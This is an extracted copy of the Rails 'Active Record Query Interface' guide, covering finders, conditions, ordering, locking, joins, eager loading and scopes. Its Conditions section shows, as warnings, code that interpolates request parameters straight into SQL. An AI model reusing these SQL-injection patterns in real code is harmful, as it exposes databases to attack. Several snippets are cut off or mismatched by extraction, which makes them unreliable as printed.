You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Active Record Query Interface

This guide covers different ways to retrieve data from the database using Active Record.

After reading this guide, you will know:

- ✓ How to find records using a variety of methods and conditions.
- ✓ How to specify the order, retrieved attributes, grouping, and other properties of the found records.
- ✓ How to use eager loading to reduce the number of database queries needed for data retrieval.
- ✓ How to use dynamic finders methods.
- ✓ How to check for the existence of particular records.
- ✓ How to perform various calculations on Active Record models.
- ✓ How to run EXPLAIN on relations.



Chapters

1. **Retrieving Objects from the Database**
 - Retrieving a Single Object
 - Retrieving Multiple Objects
 - Retrieving Multiple Objects in Batches
2. **Conditions**
 - Pure String Conditions
 - Array Conditions
 - Hash Conditions
 - NOT Conditions
3. **Ordering**
4. **Selecting Specific Fields**
5. **Limit and Offset**
6. **Group**
7. **Having**
8. **Overriding Conditions**
 - unscope
 - only
 - reorder
 - reverse_order
 - rewhere
9. **Null Relation**
10. **Readonly Objects**
11. **Locking Records for Update**
 - Optimistic Locking
 - Pessimistic Locking
12. **Joining Tables**

- [Using a String SQL Fragment](#)
- [Using Array/Hash of Named Associations](#)
- [Specifying Conditions on the Joined Tables](#)
- 13. **[Eager Loading Associations](#)**
 - [Eager Loading Multiple Associations](#)
 - [Specifying Conditions on Eager Loaded Associations](#)
- 14. **[Scopes](#)**
 - [Passing in arguments](#)
 - [Merging of scopes](#)
 - [Applying a default scope](#)
 - [Removing All Scoping](#)
- 15. **[Dynamic Finders](#)**
- 16. **[Find or Build a New Object](#)**
 - [find_or_create_by](#)
 - [find_or_create_by!](#)
 - [find_or_initialize_by](#)
- 17. **[Finding by SQL](#)**
 - [select_all](#)
 - [pluck](#)
 - [ids](#)
- 18. **[Existence of Objects](#)**
- 19. **[Calculations](#)**
 - [Count](#)
 - [Average](#)
 - [Minimum](#)
 - [Maximum](#)
 - [Sum](#)
- 20. **[Running EXPLAIN](#)**
 - [Interpreting EXPLAIN](#)

If you're used to using raw SQL to find database records, then you will generally find that there are better ways to carry out the same operations in Rails. Active Record insulates you from the need to use SQL in most cases.

Code examples throughout this guide will refer to one or more of the following models:



All of the following models use `id` as the primary key, unless specified otherwise.




```
class Client < ActiveRecord::Base
  has_one :address
  has_many :orders
  has_and_belongs_to_many :roles
end
```




```
class Address < ActiveRecord::Base
  belongs_to :client
end
```

```
end
```



```
class Order < ActiveRecord::Base
  belongs_to :client, counter_cache: true
end
```



```
class Role < ActiveRecord::Base
  has_and_belongs_to_many :clients
end
```

Active Record will perform queries on the database for you and is compatible with most database systems (MySQL, PostgreSQL and SQLite to name a few). Regardless of which database system you're using, the Active Record method format will always be the same.

1 Retrieving Objects from the Database

To retrieve objects from the database, Active Record provides several finder methods. Each finder method allows you to pass arguments into it to perform certain queries on your database without writing raw SQL.

The methods are:

- `bind`
- `create_with`
- `distinct`
- `eager_load`
- `extending`
- `from`
- `group`
- `having`
- `includes`
- `joins`
- `limit`
- `lock`
- `none`
- `offset`
- `order`
- `preload`
- `readonly`
- `references`
- `reorder`
- `reverse_order`
- `select`
- `uniq`
- `where`

All of the above methods return an instance of `ActiveRecord::Relation`.

The primary operation of `Model.find(options)` can be summarized as:


- Convert the supplied options to an equivalent SQL query.
- Fire the SQL query and retrieve the corresponding results from the database.
- Instantiate the equivalent Ruby object of the appropriate model for every resulting row.
- Run `after_find` callbacks, if any.

1.1 Retrieving a Single Object

Active Record provides several different ways of retrieving a single object.

1.1.1 Using a Primary Key

Using `Model.find(primary_key)`, you can retrieve the object corresponding to the specified *primary key* that matches any supplied options. For example:



```
# Find the client with primary key (id) 10.
client = Client.find(10)
# => #<Client id: 10, first_name: "Ryan">
```

The SQL equivalent of the above is:




```
SELECT * FROM clients WHERE (clients.id = 10) LIMIT 1
```

`Model.find(primary_key)` will raise an `ActiveRecord::RecordNotFound` exception if no matching record is found.

1.1.2 take

`Model.take` retrieves a record without any implicit ordering. For example:



```
client = Client.take
# => #<Client id: 1, first_name: "Lifo">
```

The SQL equivalent of the above is:



```
SELECT * FROM clients LIMIT 1
```


`Model.take` returns `nil` if no record is found and no exception will be raised.



The retrieved record may vary depending on the database engine.

1.1.3 first

`Model.first` finds the first record ordered by the primary key. For example:



```
client = Client.first
# => #<Client id: 1, first_name: "Lifo">
```

The SQL equivalent of the above is:




```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 1
```

`Model.first` returns `nil` if no matching record is found and no exception will be raised.

1.1.4 last

`Model.last` finds the last record ordered by the primary key. For example:



```
client = Client.last
# => #<Client id: 221, first_name: "Russel">
```

The SQL equivalent of the above is:




```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

`Model.last` returns `nil` if no matching record is found and no exception will be raised.

1.1.5 `find_by`


`Model.find_by` finds the first record matching some conditions. For example:



```
Client.find_by first_name: 'Lifo'
# => #<Client id: 1, first_name: "Lifo">

Client.find_by first_name: 'Jon'
# => nil
```


It is equivalent to writing:



```
Client.where(first_name: 'Lifo').take
```

1.1.6 `take!`

`Model.take!` retrieves a record without any implicit ordering. For example:



```
client = Client.take!
# => #<Client id: 1, first_name: "Lifo">
```

The SQL equivalent of the above is:




```
SELECT * FROM clients LIMIT 1
```

`Model.take!` raises `ActiveRecord::RecordNotFound` if no matching record is found.

1.1.7 `first!`

`Model.first!` finds the first record ordered by the primary key. For example:



```
client = Client.first!
# => #<Client id: 1, first_name: "Lifo">
```

The SQL equivalent of the above is:



```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 1
```

`Model.first!` raises `ActiveRecord::RecordNotFound` if no matching record is found.

1.1.8 last!

`Model.last!` finds the last record ordered by the primary key. For example:



```
client = Client.last!  
# => #<Client id: 221, first_name: "Russel">
```

The SQL equivalent of the above is:




```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

`Model.last!` raises `ActiveRecord::RecordNotFound` if no matching record is found.


1.1.9 find_by!

`Model.find_by!` finds the first record matching some conditions. It raises `ActiveRecord::RecordNotFound` if no matching record is found. For example:



```
Client.find_by! first_name: 'Lifo'  
# => #<Client id: 1, first_name: "Lifo">  
  
Client.find_by! first_name: 'Jon'  
# => ActiveRecord::RecordNotFound
```

It is equivalent to writing:




```
Client.where(first_name: 'Lifo').take!
```

1.2 Retrieving Multiple Objects

1.2.1 Using Multiple Primary Keys

`Model.find(array_of_primary_key)` accepts an array of *primary keys*, returning an array containing all of the matching records for the supplied *primary keys*. For example:



```
# Find the clients with primary keys 1 and 10.  
client = Client.find([1, 10]) # Or even Client.find(1, 10)  
# => [#<Client id: 1, first_name: "Lifo">, #<Client id: 10, first_name: "Ryan">]
```

The SQL equivalent of the above is:



```
SELECT * FROM clients WHERE (clients.id IN (1,10))
```



`Model.find(array_of_primary_key)` will raise an `ActiveRecord::RecordNotFound` exception unless a matching record is found for **all** of the supplied primary keys.

1.2.2 take

`Model.take(limit)` retrieves the first number of records specified by `limit` without any explicit ordering:



```
Client.take(2)
# => [#<Client id: 1, first_name: "Lifo">,
      #<Client id: 2, first_name: "Raf">]
```

The SQL equivalent of the above is:



```
SELECT * FROM clients LIMIT 2
```

1.2.3 first

`Model.first(limit)` finds the first number of records specified by `limit` ordered by primary key:



```
Client.first(2)
# => [#<Client id: 1, first_name: "Lifo">,
      #<Client id: 2, first_name: "Raf">]
```

The SQL equivalent of the above is:



```
SELECT * FROM clients ORDER BY id ASC LIMIT 2
```

1.2.4 last

`Model.last(limit)` finds the number of records specified by `limit` ordered by primary key in descending order:



```
Client.last(2)
# => [#<Client id: 10, first_name: "Ryan">,
      #<Client id: 9, first_name: "John">]
```

The SQL equivalent of the above is:



```
SELECT * FROM clients ORDER BY id DESC LIMIT 2
```

1.3 Retrieving Multiple Objects in Batches

We often need to iterate over a large set of records, as when we send a newsletter to a large set of users, or when we export data.

This may appear straightforward:



```
# This is very inefficient when the users table has thousands of rows.
User.all.each do |user|
```

```
Newsletter.weekly_deliver(user)
end
```

But this approach becomes increasingly impractical as the table size increases, since `User.all.each` instructs Active Record to fetch *the entire table* in a single pass, build a model object per row, and then keep the entire array of model objects in memory. Indeed, if we have a large number of records, the entire collection may exceed the amount of memory available.

Rails provides two methods that address this problem by dividing records into memory-friendly batches for processing. The first method, `find_each`, retrieves a batch of records and then yields *each* record to the block individually as a model. The second method, `find_in_batches`, retrieves a batch of records and then yields *the entire batch* to the block as an array of models.



The `find_each` and `find_in_batches` methods are intended for use in the batch processing of a large number of records that wouldn't fit in memory all at once. If you just need to loop over a thousand records the regular find methods are the preferred option.

1.3.1 find_each

The `find_each` method retrieves a batch of records and then yields *each* record to the block individually as a model. In the following example, `find_each` will retrieve 1000 records (the current default for both `find_each` and `find_in_batches`) and then yield each record individually to the block as a model. This process is repeated until all of the records have been processed:



```
User.find_each do |user|
  Newsletter.weekly_deliver(user)
end
```

1.3.1.1 Options for find_each

The `find_each` method accepts most of the options allowed by the regular `find` method, except for `:order` and `:limit`, which are reserved for internal use by `find_each`.

Two additional options, `:batch_size` and `:start`, are available as well.

`:batch_size`

The `:batch_size` option allows you to specify the number of records to be retrieved in each batch, before being passed individually to the block. For example, to retrieve records in batches of 5000:



```
User.find_each(batch_size: 5000) do |user|
  Newsletter.weekly_deliver(user)
end
```

`:start`

By default, records are fetched in ascending order of the primary key, which must be an integer. The `:start` option allows you to configure the first ID of the sequence whenever the lowest ID is not the one you need. This would be useful, for example, if you wanted to resume an interrupted batch process, provided you saved the last processed ID as a checkpoint.

For example, to send newsletters only to users with the primary key starting from 2000, and to retrieve them in batches of 5000:



```
User.find_each(start: 2000, batch_size: 5000) do |user|
  Newsletter.weekly_deliver(user)
end
```

Another example would be if you wanted multiple workers handling the same processing queue. You could have each worker handle 10000 records by setting the appropriate `:start` option on each worker.

1.3.2 find_in_batches

The `find_in_batches` method is similar to `find_each`, since both retrieve batches of records. The difference is that `find_in_batches` yields *batches* to the block as an array of models, instead of individually. The following example will yield to the supplied block an array of up to 1000 invoices at a time, with the final block containing any remaining invoices:



```
# Give add_invoices an array of 1000 invoices at a time
Invoice.find_in_batches(include: :invoice_lines) do |invoices|
  export.add_invoices(invoices)
end
```



The `:include` option allows you to name associations that should be loaded alongside with the models.

1.3.2.1 Options for find_in_batches

The `find_in_batches` method accepts the same `:batch_size` and `:start` options as `find_each`, as well as most of the options allowed by the regular `find` method, except for `:order` and `:limit`, which are reserved for internal use by `find_in_batches`.

2 Conditions

The `where` method allows you to specify conditions to limit the records returned, representing the `WHERE`-part of the SQL statement. Conditions can either be specified as a string, array, or hash.

2.1 Pure String Conditions

If you'd like to add conditions to your find, you could just specify them in there, just like `Client.where("orders_count = '2'")`. This will find all clients where the `orders_count` field's value is 2.



Building your own conditions as pure strings can leave you vulnerable to SQL injection exploits. For example, `Client.where("first_name LIKE '%#{params[:first_name]}%')"` is not safe. See the next section for the preferred way to handle conditions using an array.

2.2 Array Conditions

Now what if that number could vary, say as an argument from somewhere? The find would then take the form:



```
Client.where("orders_count = ?", params[:orders])
```

Active Record will go through the first element in the conditions value and any additional elements will replace the question marks (?) in the first element.

If you want to specify multiple conditions:



```
Client.where("orders_count = ? AND locked = ?", params[:orders], false)
```

In this example, the first question mark will be replaced with the value in `params[:orders]` and the second will be replaced with the SQL representation of `false`, which depends on the adapter.

This code is highly preferable:



```
Client.where("orders_count = ?", params[:orders])
```

to this code:



```
Client.where("orders_count = #{params[:orders]}")
```

because of argument safety. Putting the variable directly into the conditions string will pass the variable to the database **as-is**. This means that it will be an unescaped variable directly from a user who may have malicious intent. If you do this, you put your entire database at risk because once a user finds out they can exploit your database they can do just about anything to it. Never ever put your arguments directly inside the conditions string.



For more information on the dangers of SQL injection, see the [Ruby on Rails Security Guide](#).

2.2.1 Placeholder Conditions

Similar to the `(?)` replacement style of `params`, you can also specify keys/values hash in your array conditions:



```
Client.where("created_at >= :start_date AND created_at <= :end_date",  
  {start_date: params[:start_date], end_date: params[:end_date]})
```

This makes for clearer readability if you have a large number of variable conditions.

2.3 Hash Conditions

Active Record also allows you to pass in hash conditions which can increase the readability of your conditions syntax. With hash conditions, you pass in a hash with keys of the fields you want conditionalised and the values of how you want to conditionalise them:



Only equality, range and subset checking are possible with Hash conditions.

2.3.1 Equality Conditions




```
Client.where(locked: true)
```

The field name can also be a string:




```
Client.where('locked' => true)
```

In the case of a `belongs_to` relationship, an association key can be used to specify the model if an Active Record object is used as the value. This method works with polymorphic relationships as well.



```
Post.where(author: author)
Author.joins(:posts).where(posts: { author: author })
```



The values cannot be symbols. For example, you cannot do `Client.where(status: :active)`.

2.3.2 Range Conditions



```
Client.where(created_at: (Time.now.midnight - 1.day)..Time.now.midnight)
```

This will find all clients created yesterday by using a `BETWEEN` SQL statement:



```
SELECT * FROM clients WHERE (clients.created_at BETWEEN '2008-12-21 00:00:00' AND
```

This demonstrates a shorter syntax for the examples in [Array Conditions](#)

2.3.3 Subset Conditions

If you want to find records using the `IN` expression you can pass an array to the conditions hash:



```
Client.where(orders_count: [1,3,5])
```

This code will generate SQL like this:



```
SELECT * FROM clients WHERE (clients.orders_count IN (1,3,5))
```

2.4 NOT Conditions

NOT SQL queries can be built by `where.not`.



```
Post.where.not(author: author)
```

In other words, this query can be generated by calling `where` with no argument, then immediately chain with `not` passing where conditions.

3 Ordering

To retrieve records from the database in a specific order, you can use the `order` method.

For example, if you're getting a set of records and want to order them in ascending order by the `created_at` field in your table:



```
Client.order(:created_at)
# OR
```

```
Client.order("created_at")
```

You could specify ASC or DESC as well:

```
Client.order(created_at: :desc)
# OR
Client.order(created_at: :asc)
# OR
Client.order("created_at DESC")
# OR
Client.order("created_at ASC")
```

Or ordering by multiple fields:

```
Client.order(orders_count: :asc, created_at: :desc)
# OR
Client.order(:orders_count, created_at: :desc)
# OR
Client.order("orders_count ASC, created_at DESC")
# OR
Client.order("orders_count ASC", "created_at DESC")
```

If you want to call `order` multiple times e.g. in different context, new order will append previous one

```
Client.order("orders_count ASC").order("created_at DESC")
# SELECT * FROM clients ORDER BY orders_count ASC, created_at DESC
```

4 Selecting Specific Fields

By default, `Model.find` selects all the fields from the result set using `select *`.

To select only a subset of fields from the result set, you can specify the subset via the `select` method.

For example, to select only `viewable_by` and `locked` columns:

```
Client.select("viewable_by, locked")
```

The SQL query used by this find call will be somewhat like:

```
SELECT viewable_by, locked FROM clients
```

Be careful because this also means you're initializing a model object with only the fields that you've selected. If you attempt to access a field that is not in the initialized record you'll receive:

```
ActiveModel::MissingAttributeError: missing attribute: <attribute>
```

Where `<attribute>` is the attribute you asked for. The `id` method will not raise the `ActiveRecord::MissingAttributeError`, so just be careful when working with associations because they need the

id method to function properly.

If you would like to only grab a single record per unique value in a certain field, you can use `distinct`:




```
Client.select(:name).distinct
```

This would generate SQL like:



```
SELECT DISTINCT name FROM clients
```

You can also remove the uniqueness constraint:



```
query = Client.select(:name).distinct
# => Returns unique names

query.distinct(false)
# => Returns all names, even if there are duplicates
```

5 Limit and Offset

To apply `LIMIT` to the SQL fired by the `Model.find`, you can specify the `LIMIT` using `limit` and `offset` methods on the relation.

You can use `limit` to specify the number of records to be retrieved, and use `offset` to specify the number of records to skip before starting to return the records. For example




```
Client.limit(5)
```

will return a maximum of 5 clients and because it specifies no offset it will return the first 5 in the table. The SQL it executes looks like this:




```
SELECT * FROM clients LIMIT 5
```

Adding `offset` to that



```
Client.limit(5).offset(30)
```

will return instead a maximum of 5 clients beginning with the 31st. The SQL looks like:



```
SELECT * FROM clients LIMIT 5 OFFSET 30
```

6 Group

To apply a `GROUP BY` clause to the SQL fired by the finder, you can specify the `group` method on the find.

For example, if you want to find a collection of the dates orders were created on:



```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").group
```

And this will give you a single `Order` object for each date where there are orders in the database.

The SQL that would be executed would be something like this:



```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
```

7 Having

SQL uses the `HAVING` clause to specify conditions on the `GROUP BY` fields. You can add the `HAVING` clause to the SQL fired by the `Model.find` by adding the `:having` option to the `find`.

For example:



```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").
  group("date(created_at)").having("sum(price) > ?", 100)
```

The SQL that would be executed would be something like this:



```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
HAVING sum(price) > 100
```

This will return single order objects for each day, but only those that are ordered more than \$100 in a day.

8 Overriding Conditions

8.1 unscope

You can specify certain conditions to be removed using the `unscope` method. For example:



```
Post.where('id > 10').limit(20).order('id asc').except(:order)
```

The SQL that would be executed:



```
SELECT * FROM posts WHERE id > 10 LIMIT 20

# Original query without `unscope`
SELECT * FROM posts WHERE id > 10 ORDER BY id asc LIMIT 20
```

You can additionally `unscope` specific where clauses. For example:

```
Post.where(id: 10, trashed: false).unscope(where: :id)
# SELECT "posts".* FROM "posts" WHERE trashed = 0
```

A relation which has used `unscope` will affect any relation it is merged in to:

```
Post.order('id asc').merge(Post.unscope(:order))
# SELECT "posts".* FROM "posts"
```

8.2 only

You can also override conditions using the `only` method. For example:

```
Post.where('id > 10').limit(20).order('id desc').only(:order, :where)
```

The SQL that would be executed:

```
SELECT * FROM posts WHERE id > 10 ORDER BY id DESC
# Original query without `only`
SELECT "posts".* FROM "posts" WHERE (id > 10) ORDER BY id desc LIMIT 20
```

8.3 reorder

The `reorder` method overrides the default scope order. For example:

```
class Post < ActiveRecord::Base
  ..
  ..
  has_many :comments, -> { order('posted_at DESC') }
end

Post.find(10).comments.reorder('name')
```

The SQL that would be executed:


```
SELECT * FROM posts WHERE id = 10
SELECT * FROM comments WHERE post_id = 10 ORDER BY name
```

In case the `reorder` clause is not used, the SQL executed would be:

```
SELECT * FROM posts WHERE id = 10
SELECT * FROM comments WHERE post_id = 10 ORDER BY posted_at DESC
```


8.4 reverse_order

The `reverse_order` method reverses the ordering clause if specified.



```
Client.where("orders_count > 10").order(:name).reverse_order
```

The SQL that would be executed:




```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY name DESC
```

If no ordering clause is specified in the query, the `reverse_order` orders by the primary key in reverse order.



```
Client.where("orders_count > 10").reverse_order
```

The SQL that would be executed:




```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY clients.id DESC
```

This method accepts **no** arguments.

8.5 rewhere

The `rewhere` method overrides an existing, named where condition. For example:




```
Post.where(trashed: true).rewhere(trashed: false)
```

The SQL that would be executed:



```
SELECT * FROM posts WHERE `trashed` = 0
```

In case the `rewhere` clause is not used,



```
Post.where(trashed: true).where(trashed: false)
```


the SQL executed would be:



```
SELECT * FROM posts WHERE `trashed` = 1 AND `trashed` = 0
```

9 Null Relation

The `none` method returns a chainable relation with no records. Any subsequent conditions chained to the returned relation will continue generating empty relations. This is useful in scenarios where you need a chainable response to a method or a scope that could return zero results.



```
Post.none # returns an empty Relation and fires no queries.
```



```
# The visible_posts method below is expected to return a Relation.
@posts = current_user.visible_posts.where(name: params[:name])

def visible_posts
  case role
  when 'Country Manager'
    Post.where(country: country)
  when 'Reviewer'
    Post.published
  when 'Bad User'
    Post.none # => returning [] or nil breaks the caller code in this case
  end
end
```

10 Readonly Objects

Active Record provides `readonly` method on a relation to explicitly disallow modification of any of the returned objects. Any attempt to alter a readonly record will not succeed, raising an `ActiveRecord::ReadOnlyRecord` exception.



```
client = Client.readonly.first
client.visits += 1
client.save
```

As `client` is explicitly set to be a readonly object, the above code will raise an `ActiveRecord::ReadOnlyRecord` exception when calling `client.save` with an updated value of `visits`.

11 Locking Records for Update

Locking is helpful for preventing race conditions when updating records in the database and ensuring atomic updates.

Active Record provides two locking mechanisms:

- Optimistic Locking
- Pessimistic Locking

11.1 Optimistic Locking

Optimistic locking allows multiple users to access the same record for edits, and assumes a minimum of conflicts with the data. It does this by checking whether another process has made changes to a record since it was opened. An `ActiveRecord::StaleObjectError` exception is thrown if that has occurred and the update is ignored.

Optimistic locking column

In order to use optimistic locking, the table needs to have a column called `lock_version` of type integer. Each time the record is updated, Active Record increments the `lock_version` column. If an update request is made with a lower value in the `lock_version` field than is currently in the `lock_version` column in the database, the update request will fail with an `ActiveRecord::StaleObjectError`. Example:



```
c1 = Client.find(1)
c2 = Client.find(1)


c1.first_name = "Michael"
c1.save

c2.name = "should fail"
c2.save # Raises an ActiveRecord::StaleObjectError
```

You're then responsible for dealing with the conflict by rescuing the exception and either rolling back, merging, or otherwise apply the business logic needed to resolve the conflict.

This behavior can be turned off by setting `ActiveRecord::Base.lock_optimistically = false`.

To override the name of the `lock_version` column, `ActiveRecord::Base` provides a class attribute called `locking_column`:




```
class Client < ActiveRecord::Base
  self.locking_column = :lock_client_column
end
```

11.2 Pessimistic Locking


Pessimistic locking uses a locking mechanism provided by the underlying database. Using `lock` when building a relation obtains an exclusive lock on the selected rows. Relations using `lock` are usually wrapped inside a transaction for preventing deadlock conditions.

For example:



```
Item.transaction do
  i = Item.lock.first
  i.name = 'Jones'
  i.save
end
```

The above session produces the following SQL for a MySQL backend:




```
SQL (0.2ms)  BEGIN
Item Load (0.3ms)  SELECT * FROM `items` LIMIT 1 FOR UPDATE
Item Update (0.4ms)  UPDATE `items` SET `updated_at` = '2009-02-07 18:05:56', `name` = 'Jones'
SQL (0.8ms)  COMMIT
```

You can also pass raw SQL to the `lock` method for allowing different types of locks. For example, MySQL has an expression called `LOCK IN SHARE MODE` where you can lock a record but still allow other queries to read it. To specify this expression just pass it in as the `lock` option:



```
Item.transaction do
  i = Item.lock("LOCK IN SHARE MODE").find(1)
  i.increment!(:views)
end
```

If you already have an instance of your model, you can start a transaction and acquire the lock in one go using the following code:



```
item = Item.first
item.with_lock do
  # This block is called within a transaction,
  # item is already locked.
  item.increment!(:views)
end
```

12 Joining Tables

Active Record provides a finder method called `joins` for specifying `JOIN` clauses on the resulting SQL. There are multiple ways to use the `joins` method.

12.1 Using a String SQL Fragment

You can just supply the raw SQL specifying the `JOIN` clause to `joins`:



```
Client.joins('LEFT OUTER JOIN addresses ON addresses.client_id = clients.id')
```

This will result in the following SQL:



```
SELECT clients.* FROM clients LEFT OUTER JOIN addresses ON addresses.client_id = c
```

12.2 Using Array/Hash of Named Associations



This method only works with `INNER JOIN`.

Active Record lets you use the names of the [associations](#) defined on the model as a shortcut for specifying `JOIN` clause for those associations when using the `joins` method.

For example, consider the following `Category`, `Post`, `Comment`, `Guest` and `Tag` models:



```
class Category < ActiveRecord::Base
  has_many :posts
end

class Post < ActiveRecord::Base
  belongs_to :category
  has_many :comments
  has_many :tags
end

class Comment < ActiveRecord::Base
  belongs_to :post
  has_one :guest
end

class Guest < ActiveRecord::Base
  belongs_to :comment
end

class Tag < ActiveRecord::Base
  belongs_to :post
end
```

Now all of the following will produce the expected join queries using `INNER JOIN`:

12.2.1 Joining a Single Association



```
Category.joins(:posts)
```

This produces:



```
SELECT categories.* FROM categories
  INNER JOIN posts ON posts.category_id = categories.id
```

Or, in English: "return a Category object for all categories with posts". Note that you will see duplicate categories if more than one post has the same category. If you want unique categories, you can use `Category.joins(:posts).uniq`.

12.2.2 Joining Multiple Associations



```
Post.joins(:category, :comments)
```

This produces:



```
SELECT posts.* FROM posts
  INNER JOIN categories ON posts.category_id = categories.id
  INNER JOIN comments ON comments.post_id = posts.id
```

Or, in English: "return all posts that have a category and at least one comment". Note again that posts with multiple comments will show up multiple times.

12.2.3 Joining Nested Associations (Single Level)



```
Post.joins(comments: :guest)
```

This produces:



```
SELECT posts.* FROM posts
  INNER JOIN comments ON comments.post_id = posts.id
  INNER JOIN guests ON guests.comment_id = comments.id
```

Or, in English: "return all posts that have a comment made by a guest."

12.2.4 Joining Nested Associations (Multiple Level)



```
Category.joins(posts: [{ comments: :guest }, :tags])
```

This produces:



```
SELECT categories.* FROM categories
  INNER JOIN posts ON posts.category_id = categories.id
  INNER JOIN comments ON comments.post_id = posts.id
  INNER JOIN guests ON guests.comment_id = comments.id
  INNER JOIN tags ON tags.post_id = posts.id
```

12.3 Specifying Conditions on the Joined Tables

You can specify conditions on the joined tables using the regular [Array](#) and [String](#) conditions. [Hash conditions](#) provides a special syntax for specifying conditions for the joined tables:



```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where('orders.created_at' => time_range)
```

An alternative and cleaner syntax is to nest the hash conditions:



```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where(orders: { created_at: time_range })
```

This will find all clients who have orders that were created yesterday, again using a `BETWEEN` SQL expression.

13 Eager Loading Associations

Eager loading is the mechanism for loading the associated records of the objects returned by `Model.find` using as few queries as possible.

N + 1 queries problem

Consider the following code, which finds 10 clients and prints their postcodes:



```
clients = Client.limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

This code looks fine at the first sight. But the problem lies within the total number of queries executed. The above code executes 1 (to find 10 clients) + 10 (one per each client to load the address) = **11** queries in total.

Solution to N + 1 queries problem

Active Record lets you specify in advance all the associations that are going to be loaded. This is possible by specifying the `includes` method of the `Model.find` call. With `includes`, Active Record ensures that all of the specified associations are loaded using the minimum possible number of queries.

Revisiting the above case, we could rewrite `Client.limit(10)` to use eager load addresses:



```
clients = Client.includes(:address).limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

The above code will execute just **2** queries, as opposed to **11** queries in the previous case:



```
SELECT * FROM clients LIMIT 10
SELECT addresses.* FROM addresses
  WHERE (addresses.client_id IN (1,2,3,4,5,6,7,8,9,10))
```


13.1 Eager Loading Multiple Associations

Active Record lets you eager load any number of associations with a single `Model.find` call by using an array, hash, or a nested hash of array/hash with the `includes` method.

13.1.1 Array of Multiple Associations



```
Post.includes(:category, :comments)
```

This loads all the posts and the associated category and comments for each post.

13.1.2 Nested Associations Hash



```
Category.includes(posts: [{ comments: :guest }, :tags]).find(1)
```

This will find the category with id 1 and eager load all of the associated posts, the associated posts' tags and comments, and every comment's guest association.

13.2 Specifying Conditions on Eager Loaded Associations

Even though Active Record lets you specify conditions on the eager loaded associations just like `joins`, the recommended way is to use `joins` instead.

However if you must do this, you may use `where` as you would normally.



```
Post.includes(:comments).where(comments: { visible: true })
```

This would generate a query which contains a `LEFT OUTER JOIN` whereas the `joins` method would generate one using the `INNER JOIN` function instead.



```
SELECT "posts"."id" AS t0_r0, ... "comments"."updated_at" AS t1_r5 FROM "posts" LI
```

If there was no `where` condition, this would generate the normal set of two queries.



Using `where` like this will only work when you pass it a Hash. For SQL-fragments you need use `references` to force joined tables:



```
Post.includes(:comments).where("comments.visible = true").references(:comments)
```

If, in the case of this `includes` query, there were no comments for any posts, all the posts would still be loaded. By using `joins` (an `INNER JOIN`), the join conditions **must** match, otherwise no records will be returned.

14 Scopes

Scoping allows you to specify commonly-used queries which can be referenced as method calls on the association objects or models. With these scopes, you can use every method previously covered such as `where`, `joins` and `includes`. All scope methods will return an `ActiveRecord::Relation` object which will allow for further methods (such as other scopes) to be called on it.

To define a simple scope, we use the `scope` method inside the class, passing the query that we'd like to run when this scope is called:




```
class Post < ActiveRecord::Base
  scope :published, -> { where(published: true) }
end
```

This is exactly the same as defining a class method, and which you use is a matter of personal preference:




```
class Post < ActiveRecord::Base
  def self.published
    where(published: true)
  end
end
```

Scopes are also chainable within scopes:



```
class Post < ActiveRecord::Base
  scope :published, -> { where(published: true) }
  scope :published_and_commented, -> { published.where("comments_count > 0") }
end
```

To call this `published` scope we can call it on either the class:



```
Post.published # => [published posts]
```


Or on an association consisting of `Post` objects:



```
category = Category.first
category.posts.published # => [published posts belonging to this category]
```


14.1 Passing in arguments

Your scope can take arguments:




```
class Post < ActiveRecord::Base
  scope :created_before, ->(time) { where("created_at < ?", time) }
end
```

Call the scope as if it were a class method:



```
Post.created_before(Time.zone.now)
```

However, this is just duplicating the functionality that would be provided to you by a class method.



```
class Post < ActiveRecord::Base
```

```

def self.created_before(time)
  where("created_at < ?", time)
end
end

```

Using a class method is the preferred way to accept arguments for scopes. These methods will still be accessible on the association objects:

```

category.posts.created_before(time)

```

14.2 Merging of scopes

Just like `where` clauses scopes are merged using `AND` conditions.

```

class User < ActiveRecord::Base
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.active.inactive
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND "users"."stat

```

We can mix and match `scope` and `where` conditions and the final sql will have all conditions joined with `AND`.

```

User.active.where(state: 'finished')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND "users"."stat

```

If we do want the last `where` clause to win then `Relation#merge` can be used.

```

User.active.merge(User.inactive)
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'

```

One important caveat is that `default_scope` will be prepended in `scope` and `where` conditions.

```

class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."sta

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."sta

```

As you can see above the `default_scope` is being merged in both `scope` and `where` conditions.

14.3 Applying a default scope

If we wish for a scope to be applied across all queries to the model we can use the `default_scope` method within the model itself.



```
class Client < ActiveRecord::Base
  default_scope { where("removed_at IS NULL") }
end
```

When queries are executed on this model, the SQL query will now look something like this:



```
SELECT * FROM clients WHERE removed_at IS NULL
